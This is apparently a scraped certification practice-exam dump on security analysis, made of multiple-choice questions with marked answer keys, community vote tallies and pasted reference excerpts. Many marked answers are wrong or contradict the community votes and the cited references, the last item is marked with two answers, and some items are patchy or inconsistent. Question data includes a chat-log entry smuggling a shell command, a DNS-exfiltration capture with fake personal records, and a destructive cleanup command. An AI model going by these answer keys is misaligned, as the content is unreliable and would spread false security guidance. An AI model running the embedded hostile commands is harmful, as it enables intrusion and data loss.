

Custom View Settings

Topic 1 - Single Topic

Question #1

Topic 1

An analyst is performing penetration testing and vulnerability assessment activities against a new vehicle automation platform. Which of the following is MOST likely an attack vector that is being utilized as part of the testing and assessment?

- A. FaaS
- B. RTOS
- C. SoC
- D. GPS
- E. CAN bus

**Correct Answer:** B

IoT devices also often run real-time operating systems (RTOS). These are either special purpose operating systems or variants of standard operating systems designed to process data rapidly as it arrives from sensors or other IoT components.

Community vote distribution

E (100%)

Question #2

Topic 1

An information security analyst observes anomalous behavior on the SCADA devices in a power plant. This behavior results in the industrial generators overheating and destabilizing the power supply. Which of the following would BEST identify potential indicators of compromise?

- A. Use Burp Suite to capture packets to the SCADA device's IP.
- B. Use tcpdump to capture packets from the SCADA device IP.
- C. Use Wireshark to capture packets between SCADA devices and the management system.
- D. Use Nmap to capture packets from the management system to the SCADA devices.

**Correct Answer:** C

Community vote distribution

C (100%)

Question #3

Topic 1

Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

A. Human resources

B. Public relations

C. Marketing

D. Internal network operations center

Correct Answer: B

Community vote distribution

B (100%)

Question #4

Topic 1

An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability. Which of the following would be the MOST appropriate to remediate the controller?

A. Segment the network to constrain access to administrative interfaces.

B. Replace the equipment that has third-party support.

C. Remove the legacy hardware from the network.

D. Install an IDS on the network between the switch and the legacy equipment.

Correct Answer: D

Community vote distribution

A (78%)

D (22%)

Question #5

Topic 1

A small electronics company decides to use a contractor to assist with the development of a new FPGA-based device. Several of the development phases will occur off-site at the contractor's labs. Which of the following is the main concern a security analyst should have with this arrangement?

A. Making multiple trips between development sites increases the chance of physical damage to the FPGAs.

B. Moving the FPGAs between development sites will lessen the time that is available for security testing.

C. Development phases occurring at multiple sites may produce change management issues.

D. FPGA applications are easily cloned, increasing the possibility of intellectual property theft.

Correct Answer: D

Reference:  
<https://www.eetimes.com/how-to-protect-intellectual-property-in-fpgas-devices-part-1/#>

Community vote distribution

D (100%)

A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:

```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:

```
$ sudo hping3 -c 4 -n -i 192.168.1.4
HPING 192.168.1.4 (en1 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=22103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```

Which of the following would explain the difference in results?

- A. ICMP is being blocked by a firewall.
- B. The routing tables for ping and hping3 were different.
- C. The original ping command needed root permission to execute.
- D. hping3 is returning a false positive.

**Correct Answer: A**

*Community vote distribution*

A (100%)

A cybersecurity analyst is contributing to a team hunt on an organization's endpoints.

Which of the following should the analyst do FIRST?

- A. Write detection logic.
- B. Establish a hypothesis.
- C. Profile the threat actors and activities.
- D. Perform a process analysis.

**Correct Answer:** B

Reference:

<https://www.cybereason.com/blog/blog-the-eight-steps-to-threat-hunting>

## 4. DEVELOP AND TEST A HYPOTHESIS

The analysts then establish a hypothesis by determining the outcomes they expect from the hunt. In the fileless malware example, the purpose of the hunt is to find hackers who are carrying out attacks by using tools like PowerShell and WMI.

Collecting every PowerShell processes in the environment would overwhelm the analysts with data and prevent them from finding any meaningful information. They need to develop a smart approach to testing the hypothesis without reviewing each and every event.

Let's say the analysts know that only a few desktop and server administrators use PowerShell for their daily operations. Since the scripting language isn't widely used throughout the company, the analysts executing the hunt can assume to only see limited use of PowerShell. Extensive PowerShell use may indicate malicious activity. One possible approach to testing the hunt's hypothesis would be to measure the level of PowerShell use as an indicator of potentially malicious activity.



A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system. After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources.

Which of the following BEST describes this attack?

- A. Injection attack
- B. Memory corruption
- C. Denial of service
- D. Array attack

**Correct Answer:** B

Reference:

<https://economictimes.indiatimes.com/definition/memory-corruption>

**Definition:** Memory corruption can be described as the vulnerability that may occur in a computer system when its memory is altered without an explicit assignment. The contents of a memory location are modified due to programming errors which enable attackers to execute an arbitrary code.

**Description:** Memory corruption bugs mostly occur in low-level programming languages like C or C++. It is one of the problems that existed for more than 30 years when it comes to the subject of computer security. The lack of memory safety (or type safety) in such languages allows attackers to exploit memory bugs by altering the program's behavior or by even taking full control.

*Community vote distribution*

C (100%)

Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application?

(Choose two.)

- A. Parameterized queries
- B. Session management
- C. Input validation
- D. Output encoding
- E. Data protection
- F. Authentication

**Correct Answer:** AC

Reference:

<https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sql-injection-attacks/>

*Community vote distribution*

AC (100%)

A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server. Which of the following is the FIRST step the analyst should take?

- A. Create a full disk image of the server's hard drive to look for the file containing the malware.
- B. Run a manual antivirus scan on the machine to look for known malicious software.
- C. Take a memory snapshot of the machine to capture volatile information stored in memory.
- D. Start packet capturing to look for traffic that could be indicative of command and control from the miner.

**Correct Answer: D**

*Community vote distribution*

D (100%)

An information security analyst is compiling data from a recent penetration test and reviews the following output:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-01 16:06 UTC
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)
Host is up (0.026s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
22/tcp    open  ssh      SilverShield sshd (protocol 2.0)
80/tcp    open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp   open  https?
691/tcp   open  resvc?
5060/tcp  open  sip      Barracuda NG Firewall (Status: 200 OK)
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target.

Which of the following commands would MOST likely provide the needed information?

- A. `ping -t 10.79.95.173.rdns.datacenters.com`
- B. `telnet 10.79.95.173 443`
- C. `ftpd 10.79.95.173.rdns.datacenters.com 443`
- D. `tracert 10.79.95.173`

**Correct Answer: B**

*Community vote distribution*

B (100%)

A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.

Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

- A. Executing vendor compliance assessments against the organization's security controls
- B. Executing NDAs prior to sharing critical data with third parties
- C. Soliciting third-party audit reports on an annual basis
- D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
- E. Completing a business impact assessment for all critical service providers
- F. Utilizing DLP capabilities at both the endpoint and perimeter levels

**Correct Answer:** AE

Community vote distribution

AC (100%)

An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems. As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

- A. Copies of prior audits that did not identify the servers as an issue
- B. Project plans relating to the replacement of the servers that were approved by management
- C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
- D. ACLs from perimeter firewalls showing blocked access to the servers
- E. Copies of change orders relating to the vulnerable servers

**Correct Answer:** C

Community vote distribution

B (85%)

C (15%)

A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:

```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.  
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.  
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.  
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcgee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?

- A. Malware is attempting to beacon to 128.50.100.3.
- B. The system is running a DoS attack against ajgidwle.com.
- C. The system is scanning ajgidwle.com for PII.
- D. Data is being exfiltrated over DNS.

**Correct Answer: D**

*Community vote distribution*

D (100%)

It is important to parameterize queries to prevent \_\_\_\_\_.

- A. the execution of unauthorized actions against a database.
- B. a memory overflow that executes code with elevated privileges.
- C. the establishment of a web shell that would allow unauthorized access.
- D. the queries from using an outdated library with security vulnerabilities.

**Correct Answer: A**

Reference:

<https://stackoverflow.com/questions/4712037/what-is-parameterized-query>

A parameterized query is a query in which placeholders are used for parameters and the parameter values are supplied at execution time.

#### Why use Parameterized Query

1. The most important reason to use parameterized queries is to avoid SQL injection attacks.
2. Secondly parameterized query takes care of scenario where sql query might fail for e.g. inserting of O'Baily in a field. Parameterized query handles such query without forcing you to replace single quotes with double single quotes.

A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

Server1	Server2	PC1	PC2
22/tcp open	3389/tcp open	80/tcp open	80/tcp open
80/tcp open	53/udp open	443/tcp open	443/tcp open
443/tcp open			1433/tcp open

#### Firewall ACL

```
10 permit tcp from:any to:server1:www
15 permit udp from:lan-net to:any:dns
16 permit udp from:any to:server2:dns
20 permit tcp from:any to server1:ssl
25 permit tcp from:lan-net to:any:www
26 permit tcp from:lan-net to:any:ssl
27 permit tcp from:any to pc2:mssql
30 permit tcp from:any to server1:ssh
100 deny ip any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

- A. PC1
- B. PC2
- C. Server1
- D. Server2
- E. Firewall

**Correct Answer: E**

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

- A. An IPS signature modification for the specific IP addresses
- B. An IDS signature modification for the specific IP addresses
- C. A firewall rule that will block port 80 traffic
- D. A firewall rule that will block traffic from the specific IP addresses

**Correct Answer: D**



A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00 /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0 0 0.0.0.0:22 172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 1214/cupsd
tcp 0 0 0.0.0.0:443 0.0.0.0:* LISTEN 1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

- A. Run `crontab -r; rm -rf /tmp/.t` to remove and disable the malware on the system.
- B. Examine the server logs for further indicators of compromise of a web application.
- C. Run `kill -9 1325` to bring the load average down so the server is usable again.
- D. Perform a binary analysis on the `/tmp/.t/t` file, as it is likely to be a rogue SSHD server.

**Correct Answer: B**

A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.

Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?

- A. Development of a hypothesis as part of threat hunting
- B. Log correlation, monitoring, and automated reporting through a SIEM platform
- C. Continuous compliance monitoring using SCAP dashboards
- D. Quarterly vulnerability scanning using credentialed scans

**Correct Answer: A**

While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security.

To provide the MOST secure access model in this scenario, the jumpbox should be \_\_\_\_\_.

- A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
- B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
- C. bridged between the IT and operational technology networks to allow authenticated access.
- D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.

**Correct Answer: A**



A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable. This month, the security team found the same vulnerability on the server.

Which of the following should be done to correct the cause of the vulnerability?

- A. Deploy a WAF in front of the application.
- B. Implement a software repository management tool.
- C. Install a HIPS on the server.
- D. Instruct the developers to use input validation in the code.

**Correct Answer: B**

A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

- A. `grep -v chatter14 chat.log`
- B. `grep -i pythonfun chat.log`
- C. `grep -i javashark chat.log`
- D. `grep -v javashark chat.log`
- E. `grep -v pythonfun chat.log`
- F. `grep -i chatter14 chat.log`

**Correct Answer: D**

An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC.

Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

- A. Gather information from providers, including datacenter specifications and copies of audit reports.
- B. Identify SLA requirements for monitoring and logging.
- C. Consult with senior management for recommendations.
- D. Perform a proof of concept to identify possible solutions.

**Correct Answer: B**

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is comptia.org. The testing is successful, and the security technician is prepared to fully implement the solution.

Which of the following actions should the technician take to accomplish this task?

- A. Add TXT @ "v=spf1 mx include:\_spf.comptia.org ~all" to the DNS record.
- B. Add TXT @ "v=spf1 mx include:\_spf.comptia.org ~all" to the email server.
- C. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the domain controller.
- D. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the web server.

**Correct Answer:** A

Reference:

<https://blog.finjan.com/email-spoofing/>

A security analyst on the threat-hunting team has developed a list of unneeded, benign services that are currently running as part of the standard OS deployment for workstations. The analyst will provide this list to the operations team to create a policy that will automatically disable the services for all workstations in the organization.

Which of the following BEST describes the security analyst's goal?

- A. To create a system baseline
- B. To reduce the attack surface
- C. To optimize system performance
- D. To improve malware detection

**Correct Answer:** B

Which of the following roles is ultimately responsible for determining the classification levels assigned to specific data sets?

- A. Data custodian
- B. Data owner
- C. Data processor
- D. Senior management

**Correct Answer:** B

Reference:

<https://www.pearsonitcertification.com/articles/article.aspx?p=2731933&seqNum=3>

### Roles and Responsibility

Data security requires responsibility. There must be a clear division of roles and responsibility. This will be a tremendous help when dealing with any security issues. Everyone should be subject to the organization's security policy, including employees, management, consultants, and vendors. The following list describes some general areas of responsibility. Specific roles have unique requirements. Some key players and their responsibilities are as follows:

- **Data Owner**—Because senior management is ultimately responsible for data and can be held liable if it is compromised, the data owner is usually a member of senior management, or head of that department. The data owner is responsible for setting the data's security classification. The data owner can delegate some day-to-day responsibility.

A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking `http://<malwaresource>/a.php` in a phishing email.

To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the \_\_\_\_\_.

- A. email server that automatically deletes attached executables.
- B. IDS to match the malware sample.
- C. proxy to block all connections to `<malwaresource>`.
- D. firewall to block connection attempts to dynamic DNS hosts.

**Correct Answer:** C

An information security analyst is reviewing backup data sets as part of a project focused on eliminating archival data sets. Which of the following should be considered FIRST prior to disposing of the electronic data?

- A. Sanitization policy
- B. Data sovereignty
- C. Encryption policy
- D. Retention standards

**Correct Answer:** A

A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.

Tool A reported the following:

```
The target host (192.168.10.13) is missing the following patches:  
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update  
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update  
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:

```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80  
192.168.10.13:443 uses a self-signed certificate  
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)

- A. Tool A is agent based.
- B. Tool A used fuzzing logic to test vulnerabilities.
- C. Tool A is unauthenticated.
- D. Tool B utilized machine learning technology.
- E. Tool B is agent based.
- F. Tool B is unauthenticated.

**Correct Answer:** AF

A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.

Which of the following is the MOST likely cause of this issue?

- A. A password-spraying attack was performed against the organization.
- B. A DDoS attack was performed against the organization.
- C. This was normal shift work activity; the SIEM's AI is learning.
- D. A credentialed external vulnerability scan was performed.

**Correct Answer:** A

Reference:

<https://doubleoctopus.com/security-wiki/threats-and-tools/password-spraying/>

During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect. Which of the following is the BEST place to acquire evidence to perform data carving?

- A. The system memory
- B. The hard drive
- C. Network packets
- D. The Windows Registry

**Correct Answer: A**

Reference:

<https://resources.infosecinstitute.com/memory-forensics/#gref> <https://www.computerhope.com/jargon/d/data-carving.htm>

A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic.

Which of the following would BEST accomplish this goal?

- A. Continuous integration and deployment
- B. Automation and orchestration
- C. Static and dynamic analysis
- D. Information sharing and analysis

**Correct Answer: C**

A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.

Which of the following should be done to prevent this issue from reoccurring?

- A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes down, the other remains powered.
- B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.
- C. Ensure power configuration is covered in the datacenter change management policy and have the SAN administrator review this policy.
- D. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.

**Correct Answer: A**

A security analyst is providing a risk assessment for a medical device that will be installed on the corporate network. During the assessment, the analyst discovers the device has an embedded operating system that will be at the end of its life in two years. Due to the criticality of the device, the security committee makes a risk-based policy decision to review and enforce the vendor upgrade before the end of life is reached.

Which of the following risk actions has the security committee taken?

- A. Risk exception
- B. Risk avoidance
- C. Risk tolerance
- D. Risk acceptance

**Correct Answer:** *D*

During a cyber incident, which of the following is the BEST course of action?

- A. Switch to using a pre-approved, secure, third-party communication system.
- B. Keep the entire company informed to ensure transparency and integrity during the incident.
- C. Restrict customer communication until the severity of the breach is confirmed.
- D. Limit communications to pre-authorized parties to ensure response efforts remain confidential.

**Correct Answer:** *D*

Which of the following BEST describes the process by which code is developed, tested, and deployed in small batches?

- A. Agile
- B. Waterfall
- C. SDLC
- D. Dynamic code analysis

**Correct Answer:** *C*

Reference:

<https://www.cleverism.com/software-development-life-cycle-sdlc-methodologies/>



Which of the following types of policies is used to regulate data storage on the network?

- A. Password
- B. Acceptable use
- C. Account management
- D. Retention

**Correct Answer: D**

Reference:

<http://www.css.edu/administration/information-technologies/computing-policies/computer-and-network-policies.html>

A security team wants to make SaaS solutions accessible from only the corporate campus.

Which of the following would BEST accomplish this goal?

- A. Geofencing
- B. IP restrictions
- C. Reverse proxy
- D. Single sign-on

**Correct Answer: A**

Reference:

<https://bluedot.io/library/what-is-geofencing/>

Geofences help mobile marketers understand their customers' behaviors in the physical world.

A geofence is a virtual perimeter around a specific location that measures when someone with a mobile device enters or exits the digital boundary in the physical world. These digital boundaries are typically pre-defined by marketers and mobile product owners through geofencing software.

Once a customer crosses the virtual perimeter, this information, usually called location data, can then be used to send real-time push messages to their device or used later for more timely, personalized experiences.

Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient. Which of the following controls would have MOST likely prevented this incident?

- A. SSO
- B. DLP
- C. WAF
- D. VDI

**Correct Answer:** B

Reference:

<https://greenlightcorp.com/blog/cyber-security-solutions-data-spillage-and-how-to-create-an-after-incident-to-do-list/>

A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached. Which of the following is the NEXT step the analyst should take to address the issue?

- A. Audit access permissions for all employees to ensure least privilege.
- B. Force a password reset for the impacted employees and revoke any tokens.
- C. Configure SSO to prevent passwords from going outside the local network.
- D. Set up privileged access management to ensure auditing is enabled.

**Correct Answer:** B

A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use \_\_\_\_\_.

- A. an 802.11ac wireless bridge to create an air gap.
- B. a managed switch to segment the lab into a separate VLAN.
- C. a firewall to isolate the lab network from all other networks.
- D. an unmanaged switch to segment the environments from one another.

**Correct Answer:** B

A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets.

Which of the following is the BEST example of the level of sophistication this threat actor is using?

- A. Social media accounts attributed to the threat actor
- B. Custom malware attributed to the threat actor from prior attacks
- C. Email addresses and phone numbers tied to the threat actor
- D. Network assets used in previous attacks attributed to the threat actor
- E. IP addresses used by the threat actor for command and control

**Correct Answer:** D

Bootloader malware was recently discovered on several company workstations. All the workstations run Windows and are current models with UEFI capability.

Which of the following UEFI settings is the MOST likely cause of the infections?

- A. Compatibility mode
- B. Secure boot mode
- C. Native mode
- D. Fast boot mode

**Correct Answer:** A

The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:

- ☞ Reduce the number of potential findings by the auditors.
- ☞ Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.
- ☞ Prevent the external-facing web infrastructure used by other teams from coming into scope.
- ☞ Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.

Which of the following would be the MOST effective way for the security team to meet these objectives?

- A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
- B. Segment the servers and systems used by the business unit from the rest of the network.
- C. Deploy patches to all servers and workstations across the entire organization.
- D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

**Correct Answer:** B

During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP

192.168.50.2 for a 24-hour period:

Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfsdjlfe.co	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and \_\_\_\_\_.

- A. DST 138.10.2.5.
- B. DST 138.10.25.5.
- C. DST 172.10.3.5.
- D. DST 172.10.45.5.
- E. DST 175.35.20.5.

**Correct Answer: C**

For machine learning to be applied effectively toward security analysis automation, it requires \_\_\_\_\_.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

**Correct Answer: D**

A large amount of confidential data was leaked during a recent security breach. As part of a forensic investigation, the security team needs to identify the various types of traffic that were captured between two compromised devices.

Which of the following should be used to identify the traffic?

- A. Carving
- B. Disk imaging
- C. Packet analysis
- D. Memory dump
- E. Hashing

**Correct Answer:** C

Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

- A. Unauthorized, unintentional, benign
- B. Unauthorized, intentional, malicious
- C. Authorized, intentional, malicious
- D. Authorized, unintentional, benign

**Correct Answer:** C

Reference:

<https://www.sciencedirect.com/topics/computer-science/insider-attack>

A security analyst has observed several incidents within an organization that are affecting one specific piece of hardware on the network. Further investigation reveals the equipment vendor previously released a patch.

Which of the following is the MOST appropriate threat classification for these incidents?

- A. Known threat
- B. Zero day
- C. Unknown threat
- D. Advanced persistent threat

**Correct Answer:** C

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis. Which of the following should the analyst do NEXT?

- A. Decompile each binary to derive the source code.
- B. Perform a factory reset on the affected mobile device.
- C. Compute SHA-256 hashes for each binary.
- D. Encrypt the binaries using an authenticated AES-256 mode of operation.
- E. Inspect the permissions manifests within each application.

**Correct Answer:** D

A security analyst needs to reduce the overall attack surface. Which of the following infrastructure changes should the analyst recommend?

- A. Implement a honeypot.
- B. Air gap sensitive systems.
- C. Increase the network segmentation.
- D. Implement a cloud-based architecture.

**Correct Answer:** C

Reference:

<https://www.securitymagazine.com/articles/89283-ways-to-reduce-your-attack-surface>

#### 4. Segment Your Network

You may already have perimeters around your network to protect the whole system, but segmenting your networks still makes a whole of sense, as it helps to reduce the attack surface by increasing the number of barriers an attacker encounters when attempting to travel through the network.

In a microsegmented world, we are able to drive security controls down to a single machine, partition, workload or application. Network segmentation not only helps to reduce the sum total of exploitable assets, but it also helps minimize dwell time (the time cybercriminals spend undetected on networks) by effectively putting “quick sand” in attackers’ paths to stop them in their tracks.



A security analyst is reviewing the following log from an email security service.

Rejection type: Drop  
Rejection description: IP found in RBL  
Event time: Today at 16:06  
Rejection information: mail.comptia.org  
https://www.spamfilter.org/query?P=192.167.28.243  
From address: user@comptex.org  
To address: tests@comptia.org  
IP address: 192.167.28.243  
Remote server name: 192.167.28.243

Which of the following BEST describes the reason why the email was blocked?

- A. The To address is invalid.
- B. The email originated from the www.spamfilter.org URL.
- C. The IP address and the remote server name are the same.
- D. The IP address was blacklisted.
- E. The From address is invalid.

**Correct Answer: D**

Reference:

<https://www.webopedia.com/TERM/R/RBL.html>

A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command `netstat -aon` from the command line and receives the following output:

LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Correct Answer: D**

As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.

Which of the following BEST describes this test?

- A. Walk through
- B. Full interruption
- C. Simulation
- D. Parallel

**Correct Answer: C**

A security analyst is reviewing a web application. If an unauthenticated user tries to access a page in the application, the user is redirected to the login page. After successful authentication, the user is then redirected back to the original page. Some users have reported receiving phishing emails with a link that takes them to the application login page but then redirects to a fake login page after successful authentication. Which of the following will remediate this software vulnerability?

- A. Enforce unique session IDs for the application.
- B. Deploy a WAF in front of the web application.
- C. Check for and enforce the proper domain for the redirect.
- D. Use a parameterized query to check the credentials.
- E. Implement email filtering with anti-phishing protection.

**Correct Answer: A**

A Chief Information Security Officer (CISO) is concerned the development team, which consists of contractors, has too much access to customer data. Developers use personal workstations, giving the company little to no visibility into the development activities. Which of the following would be BEST to implement to alleviate the CISO's concern?

- A. DLP
- B. Encryption
- C. Test data
- D. NDA

**Correct Answer: A**

Reference:

<https://quizlet.com/242556910/flashcards>

A company was recently awarded several large government contracts and wants to determine its current risk from one specific APT. Which of the following threat modeling methodologies would be the MOST appropriate to use during this analysis?

- A. Attack vectors
- B. Adversary capability
- C. Diamond Model of Intrusion Analysis
- D. Kill chain
- E. Total attack surface

**Correct Answer: B**

Reference:

<https://www.secureworks.com/blog/advanced-persistent-threats-apt-b>

58

A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

```
Antivirus is installed on the remote host:
Installation path: C:\Program Files\AVProduct\Win32\
Product Engine: 14.12.101
Engine Version: 3.5.71
Scanner does not currently have information about AVProduct
version 3.5.71. It may no longer be supported.
The engine version is out of date. The oldest supported version
from the vendor is 4.2.11.
```

The analyst uses the vendor's website to confirm the oldest supported version is correct.

Which of the following BEST describes the situation?

- A. This is a false positive, and the scanning plugin needs to be updated by the vendor.
- B. This is a true negative, and the new computers have the correct version of the software.
- ☒ C. This is a true positive, and the new computers were imaged with an old version of the software.
- D. This is a false negative, and the new computers need to be updated by the desktop team. X

Correct Answer: D X

59

